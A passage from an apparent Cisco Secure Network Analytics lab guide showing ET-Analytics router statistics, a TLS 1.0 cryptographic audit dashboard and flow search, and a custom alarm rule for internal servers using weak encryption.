CSR#show platform hardware qfp active feature et-analytics datapath memory

ET-Analytics memory information:

   Size of FO              : 3200 bytes
   No. of FO allocs        : 30825
   No. of FO frees         : 30814
```

   c. Device# **show platform hardware qfp active feature et-analytics datapath runtime**




```
CSR#show platform hardware qfp active feature et-analytics datapath runtime

ET-Analytics run-time information:

   Feature state         : initialized (0x00000004)
   Inactive timeout      : 15 secs (default 15 secs)
   Flow CFG information  :
       instance ID       : 0x0
       feature ID        : 0x0
       feature object ID : 0x0
       chunk ID          : 0x4

CSR#
```

d. Device# **show platform hardware qfp active feature et-analytics datapath stats export**



```
CSR#$rm hardware qfp active feature et-analytics datapath stats export
ET-Analytics 198.19.20.139:2055 Stats:
    Export statistics:
      Total records exported      : 1871
      Total packets exported      : 1303
      Total bytes exported        : 1254684
      Total dropped records       : 10723
      Total dropped packets       : 2155
      Total dropped bytes         : 600148
      Total IDP records exported :
            initiator->responder : 739
            responder->initiator : 126
      Total SPLT records exported:
            initiator->responder : 729
            responder->initiator : 123
      Total SALT records exported:
            initiator->responder : 0
            responder->initiator : 0
      Total BD records exported  :
            initiator->responder : 0
            responder->initiator : 0
      Total TLS records exported :
            initiator->responder : 16
            responder->initiator : 16
 --More--
```

e. Device# **show platform hardware qfp active feature et-analytics datapath stats flow**



```
CSR#$rm hardware qfp active feature et-analytics datapath stats flow
ET-Analytics Stats:
    Flow statistics:
      feature object allocs : 785
      feature object frees  : 775
      flow create requests  : 27964
      flow create matching  : 27179
      flow create successful: 785
      flow create failed, CFT handle: 0
      flow create failed, getting FO: 0
      flow create failed, malloc FO : 0
      flow create failed, attach FO : 0
      flow create failed, match flow: 0
      flow create, aging already set: 2
      flow ageout requests          : 775
      flow ageout failed, freeing FO: 0
      flow ipv4 ageout requests     : 0
      flow ipv6 ageout requests     : 0
      flow whitelist traffic match  : 0
```


Task 3: Crypto audit to enforce authorized encryption standards

Generate Traffic to a Protected Server running TLS 1.0

Watch the Supporting lab video overview here > http://cs.co/SWTestDrive-Lab10-Crypto-Audit.

Secure Network Analytics can retain encryption related attributes of observed network connections and display it in the SMC, enabling Crypto auditing and assurance use cases.

1. Launch Chrome from the desktop of Wkst1.
2. From the Test Sites bookmark toolbar select Compliance-Server and fakesensitvedata.csv to download. See the image below. Using the infrastructure directly you can audit the cryptographic levels being used for any server hosting sensitive data.




This is a confidential server hosting all customer data!!!

https://compliance-server/confidential.html
https://compliance-server/fakesensitivedata.csv

Use the Cryptographic Audit app (Secure Network Analytics v7.0 or later)

A crypto audit dashboard has been added within Secure Network Analytics to help audit and report on traffic that does not meet you company encryption standards and compliances. This dashboard is available in Secure Network Analytics 7.0 as an importable App.

1. From the SMC web interface launch **Dashboards > ETA Cryptographic Audit**
2. Select the date and time for the current day. For the end time it is easiest to select Today and Now.
3. Select the Subject Host Groups filter for the **Protected Asset Monitoring**.
4. Select the Peer Host Groups filter for the **Inside Hosts.**
5. Select **Search.**
6. Locate the TLS 1.0 connection and select **View Flows** as illustrated below



ETA Cryptographic Audit

Time Range

Start Time: 05 December 2020 | 10:20

End Time: 06 December 2020 | 10:29

Subject Host Groups: Orientation: Server; Protected Asset Monitoring

Peer Host Groups: Inside Hosts


Audit Results

December 5, 2020 10:20 - December 6, 2020 10:29

Subject Orientation: Server

Subject Host Groups: Protected Asset Monitoring

Peer Host Groups: Inside Hosts



Summary View

TLS

Version	Percent	Traffic
None	87.50%	875 B
TLS 1.0	12.50%	23 KB


Cipher Suite

Name	Percent
None	87.50%
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA	12.50%

Detailed View

TLS Version ↓	Cipher Suites	Key Length	Connections	Traffic	Actions
None	None		7	875 B	
TLS 1.0	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA	256	1	23 KB	...

If it is not already displayed in the flow results, select Manage Columns and select Encryption TLS/SSL Version and the other Encryption columns as illustrated below.




Flow Table Columns

Connection | Subject | Peer | General

- ☐ Domain
- ☐ End
- ☑ Duration
- ☐ Appliance
- ☑ Application
- ☐ Application (Flow Sensor)
- ☐ Application (NBAR)
- ☐ Application (PacketShaper)
- ☐ Application (Palo Alto Networks)
- ☐ Byte Rate
- ☑ Encryption TLS/SSL Version
- ☑ Encryption Key Exchange
- ☑ Encryption Authentication Algorithm
- ☑ Encryption Algorithm and Key Length
- ☑ Encryption MAC
- ☑ Start
- ☐ Flow Action
- ☐ MPLS Label
- ☐ Packet Rate
- ☐ Protocol
- ☐ TCP Connections
- ☐ TCP Retransmissions
- ☐ TCP Retransmission Ratio
- ☑ Total Bytes
- ☐ RTT Average
- ☐ RTT Maximum
- ☐ RTT Minimum
- ☐ SRT Average
- ☐ SRT Maximum
- ☐ SRT Minimum
- ☐ Total Packets
- ☐ Total Traffic (bps)
- ☐ VLAN ID

Select All | Deselect All | Restore Defaults | Cancel | Set

You should see results similar to below showing the connection you made to a compliance server running a weak TLS version.



ETA Cryptographic Audit | Stea ×   Flow Search Results | Stealthw ×   +

Not Secure | https://198.19.20.136/lc-landing-page/smc.html#/flowAnalysis/results/5d4c69e360b24026b45cd75d/5d4c69e360b24026b45cd75e

Stealthwatch   Dashboards   Monitor   Analyze   Jobs   Configure   Deploy   Desktop Client

Flow Search Results (2)

Edit Search   **08/07/2019 12:22 PM - 08/08/2019 12:27 PM** (Time Ra...   **2,000** (Max Records)   Save Search   Save Results   Start New Search

Subject: **Protected Asset Monitoring** (Host Groups)   **Server** (Orientation)   100% Complete   Delete Search

Connection: **All** (Flow Direction)   **SHA** (Encryption MAC)   **ECDHE** (Encryption Key Exchange)   **RSA** (Encryption Authentication Algorithm)   **AES_256_CBC** (Encryption Algorithm)   **256** (Encryption Key Length)   **TLS 1.0** (Encryption TLS/SSL Version)

Manage Columns   Summary   Export   More


START	DURATION	SUBJECT IP A...	SUBJECT PO...	SUBJECT HO...	UBJECT BYT...	APPLICATION	TOTAL BYTES	ENCRYPTION ...	PEER IP ADDR...	PEER PORT/P...	PEER HOST G...	PEER I
Ex. 06/09/2	Ex. <=50min	Ex. 10.10.10.1	Ex. 57100/UD.	Ex. "catch All"	Ex. <=50M	Ex. "Corporate	Ex. <=50M	Ex. 1.0	Ex. 10.255.25	Ex. 2055/UDP	Ex. "Catch All"	Ex. <
Aug 8, 2019 12:11:08 PM (18min 3s ago)	4min 51s	198.19.20.134	443/TCP	Protected Asset Monitoring	9.79 K	HTTPS (unclassified)	41.68 K	TLS 1.0	198.19.30.36	45116/TCP	Unknown	11.89
Aug 8, 2019 12:06:30 PM (22min 41s ago)	1min 29s	198.19.20.134	443/TCP	Protected Asset Monitoring	96 K	HTTPS (unclassified)	14.06 K	TLS 1.0	10.16.79.74	58871/TCP	End User Devices	4.11 K

50 items per page   1 - 2 of 2 items   1 / 1


Alarming on Unauthorized Encryption

Alarms may be setup to detect unauthorized traffic such as host running weaker versions of encryption. Let's create a rule to alarm on servers run out of compliance encryptions. This can be replicated on any SMC running v7.0 or greater and is collecting ETA enriched NetFlow.

1. Navigate to **Configure > Policy Management** within the SMC.
2. Select **Create New Policy > Custom Security Event** as illustrated below



3. Create a rule to match exactly as illustrated in the image below and make sure the status is set to **On.** The rule is looking for any traffic where an internal server is running https running TLS 1.0 and there are at least 3 packets seen on both sides of the communication. The packet counts allow for looking for bidirectional flows only. After reviewing the rule select the **Save** button.



NAME *: .CSE: Weak Encryption

DESCRIPTION: Detect Inside servers running weak encryption TLS 1.0

STATUS: ON

When any host within *Inside Hosts*, acting as a *server*, using *HTTPS* or *HTTPS (unclassified)*; with *>3 packets* communicates with any *peer host*; with *>3 packets*; using *TLS 1.0 encryption*, an alarm is raised.

SUBJECT HOST GROUPS: Inside Hosts

SUBJECT APPLICATIONS: HTTPS, HTTPS (unclassified)

SUBJECT PACKETS: >3

SUBJECT ORIENTATION: Server


PEER PACKETS: >3

ENCRYPTION TLS/SSL VERSION: TLS 1.0

Alarm when a single flow matches this event.

To show how the rule will detect unauthorized encryption, let's look at the server that was connected to https://compliance-server in the above lab.


4. Type **198.19.20.134** in the search dialogue (magnifying glass) in the top right of the SMC web interface which is what compliance-server resolves to in the 